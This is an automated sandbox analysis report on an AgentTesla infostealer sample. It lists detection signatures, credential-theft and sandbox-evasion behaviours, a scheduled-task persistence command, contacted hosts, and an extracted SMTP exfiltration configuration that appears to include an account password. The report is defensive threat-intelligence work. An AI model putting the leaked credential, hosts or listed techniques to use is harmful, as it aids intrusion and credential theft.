ID: 412514
Sample Name:
d6U17S2KY1.exe
Cookbook: default.jbs
Time: 18:40:46
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report d6U17S2KY1.exe

Overview


General Information

Sample Name:	d6U17S2KY1.exe
Analysis ID:	412514
MD5:	2b3120230ab3c5..
SHA1:	9fd7edd02968606.
SHA256:	b85451c76ad7cc...
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection




AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (changes PE se…
- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- Yara detected AgentTesla
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains very larg…
- Contains functionality to check if a d…
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook
- Machine Learning detection for dropp…
- Machine Learning detection for samp…

Classification



Startup

- **System is w10x64**
- d6U17S2KY1.exe (PID: 3752 cmdline: 'C:\Users\user\Desktop\d6U17S2KY1.exe' MD5: 2B3120230AB3C5251D51F76DCE482BEE)
  - schtasks.exe (PID: 2888 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\aqFBnsYUEqXcSa' /XML 'C:\Users\user\AppData\Local\Temp\tmp401C.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5512 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - d6U17S2KY1.exe (PID: 5964 cmdline: C:\Users\user\Desktop\d6U17S2KY1.exe MD5: 2B3120230AB3C5251D51F76DCE482BEE)
  - d6U17S2KY1.exe (PID: 3500 cmdline: C:\Users\user\Desktop\d6U17S2KY1.exe MD5: 2B3120230AB3C5251D51F76DCE482BEE)
  - d6U17S2KY1.exe (PID: 4440 cmdline: C:\Users\user\Desktop\d6U17S2KY1.exe MD5: 2B3120230AB3C5251D51F76DCE482BEE)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "info@karsanmax.comerk#bmc2007mail.karsanmax.comchimaobi2017@gmail.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.489554131.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000006.00000002.489554131.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000000.00000002.251253442.000000000345000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000000.00000002.251253442.000000000342 5000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000006.00000002.499359389.0000000002E5 1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 6 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
6.2.d6U17S2KY1.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
6.2.d6U17S2KY1.exe.400000.0.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.d6U17S2KY1.exe.353ecb8.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.d6U17S2KY1.exe.353ecb8.2.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
0.2.d6U17S2KY1.exe.353ecb8.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 1 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

.NET source code contains very large array initializations

PE file contains section with special chars

PE file has nameless sections

Data Obfuscation:

Detected unpacking (changes PE section rights)

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Anti Debugging:

Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:

Yara detected AgentTesla


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	File and Directory Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 2

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Contr
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non-Stanc Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 3	Credentials in Registry 1	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Applicatio Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Security Software Discovery 4 3 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Applicatio Layer Protocol 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Process Discovery 2	SSH	Clipboard Data 1	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 5 1	Cached Domain Credentials	Virtualization/Sandbox Evasion 1 5 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicatio Layer Prot


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
d6U17S2KY1.exe	35%	ReversingLabs	Win32.Trojan.AgentTesla	
d6U17S2KY1.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\aqFBnsYUEqXcSa.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\aqFBnsYUEqXcSa.exe	35%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.d6U17S2KY1.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
0.2.d6U17S2KY1.exe.70000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://checkip.dyndns.org/	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://mail.karsanmax.com	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/index_ru.html	0%	Avira URL Cloud	safe	
http://https://OALTDCqAt3tOO06lu.org	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/index_ru.htmlc	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/report/reporter_index.php?name=	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/1	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://omALlu.com	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/downloads/	0%	Avira URL Cloud	safe	
http://servermanager.miixit.org/hits/hit_index.php?k=	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
mail.karsanmax.com	67.20.76.71	true	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	d6U17S2KY1.exe, 00000006.00000002.499359389.0000000002E51000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	d6U17S2KY1.exe, 00000006.00000002.499359389.0000000002E51000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://checkip.dyndns.org/	d6U17S2KY1.exe, 00000000.00000003.236530493.0000000002D1F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	d6U17S2KY1.exe, 00000006.00000002.499359389.0000000002E51000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://mail.karsanmax.com	d6U17S2KY1.exe, 00000006.00000002.501667729.0000000003109000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.paypal.com/cgi-bin/webscr?cmd=_s-xclick&hosted_button_id=CJU3DBQXBUQPC	d6U17S2KY1.exe, 00000000.00000003.236530493.0000000002D1F000.00000004.00000001.sdmp	false		high
http://servermanager.miixit.org/index_ru.html	d6U17S2KY1.exe, 00000000.00000003.236530493.0000000002D1F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://OALTDCqAt3tOO06lu.org	d6U17S2KY1.exe, 00000006.00000002.499359389.0000000002E51000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servermanager.miixit.org/index_ru.htmlc	d6U17S2KY1.exe, 00000000.00000003.236530493.0000000002D1F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servermanager.miixit.org/report/reporter_index.php?name=	d6U17S2KY1.exe, 00000000.00000003.236530493.0000000002D1F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servermanager.miixit.org/1	d6U17S2KY1.exe, 00000000.00000003.236530493.0000000002D1F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	d6U17S2KY1.exe, 00000000.00000002.249344198.00000000023D1000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	d6U17S2KY1.exe, 00000000.00000002.251253442.0000000003425000.00000004.00000001.sdmp, d6U17S2KY1.exe, 00000006.00000002.489554131.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://omALlu.com	d6U17S2KY1.exe, 00000006.00000002.499359389.0000000002E51000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	d6U17S2KY1.exe, 00000000.00000002.249385166.0000000002410000.00000004.00000001.sdmp	false		high
http://https://www.paypal.com/cgi-bin/webscr?cmd=_s-xclick&hosted_button_id=CJU3DBQXBUQPC5servermana	d6U17S2KY1.exe, 00000000.00000003.236530493.0000000002D1F000.00000004.00000001.sdmp	false		high
http://servermanager.miixit.org/downloads/	d6U17S2KY1.exe, 00000000.00000003.236530493.0000000002D1F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://servermanager.miixit.org/hits/hit_index.php?k=	d6U17S2KY1.exe, 00000000.00000003.236530493.0000000002D1F000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
67.20.76.71	mail.karsanmax.com	United States		46606	UNIFIEDLAYER-AS-1US	true

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	412514
Start date:	12.05.2021
Start time:	18:40:46
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 22s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	d6U17S2KY1.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@10/4@1/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 2% (good quality ratio 1%) • Quality average: 33.8% • Quality standard deviation: 39.2%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 93.184.220.29, 40.88.32.150, 104.42.151.234, 13.88.21.125, 184.30.24.56, 20.82.209.104, 52.155.217.156, 20.54.26.129, 92.122.213.247, 92.122.213.194, 20.50.102.62 • Excluded domains from analysis (whitelisted): cs9.wac.phicdn.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, iris-de-ppe-azsc-neu.northeurope.cloudapp.azure.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, skypedataprdcoleus15.cloudapp.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/412514/sample/d6U17S2KY1.exe

Simulations

Behavior and APIs

Time	Type	Description
18:41:42	API Interceptor	688x Sleep call for process: d6U17S2KY1.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
67.20.76.71	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mail.karsanmax.com	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
UNIFIEDLAYER-AS-1US	statistic-482095214.xls	Get hash	malicious	Browse	• 192.254.186.229
	statistic-482095214.xls	Get hash	malicious	Browse	• 192.254.186.229
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	70654 SSEBACIC EGYPT.exe	Get hash	malicious	Browse	• 192.254.185.244
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	9659e9a8_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232
	457b22da_by_Libranalysis.exe	Get hash	malicious	Browse	• 192.232.222.43
	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	• 67.20.76.71
	Revised Invoice pdf.exe	Get hash	malicious	Browse	• 192.185.171.219
	DINTEC HCU24021ED.exe	Get hash	malicious	Browse	• 162.241.169.22

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Roaming\aqFBnsYUEqXcSa.exe	abc8a77f_by_Libranalysis.xlsx	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\d6U17S2KY1.exe.log	
Process:	C:\Users\user\Desktop\d6U17S2KY1.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:ML9E4Ks2f84jE4Kx1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MxHKXfvjHKx1qHiYHKhQnoPtHoxHhAHR
MD5:	8198C64CE0786EABD4C792E7E6FC30E5
SHA1:	71E1676126F4616B18C751A0A775B2D64944A15A
SHA-256:	C58018934011086A883D1D56B21F6C1916B1CD83206ADD1865C9BDD29DADCBC4
SHA-512:	EE293C0F88A12AB10041F66DDFAE89BC11AB3B3AAD8604F1A418ABE43DF0980245C3B7F8FEB709AEE8E9474841A280E073EC063045EA39948E853AA6B4EC0FB0
Malicious:	**true**
Reputation:	moderate, very likely benign file

